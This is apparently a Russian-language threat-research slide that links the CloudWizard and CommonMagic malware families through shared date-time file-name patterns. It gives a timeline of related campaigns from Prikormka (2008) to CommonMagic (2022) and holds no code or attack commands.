
# Схожие имена файлов

**CloudWizard**

**CommonMagic**

dd.mm.yyyy\_hh.mm.ss.ms.dat

yyyy.mm.dd\_hh.mm.ss.ms.dat





**2008**

PRIKORMKA

**2016**


Отчет ESET

**2016**

BUGDROP

**2017**

CLOUDWIZARD v4



**2020**

CLOUDWIZARD v5

**2021**

POWERMAGIC

**2022**

COMMONMAGIC

**Спасибо!**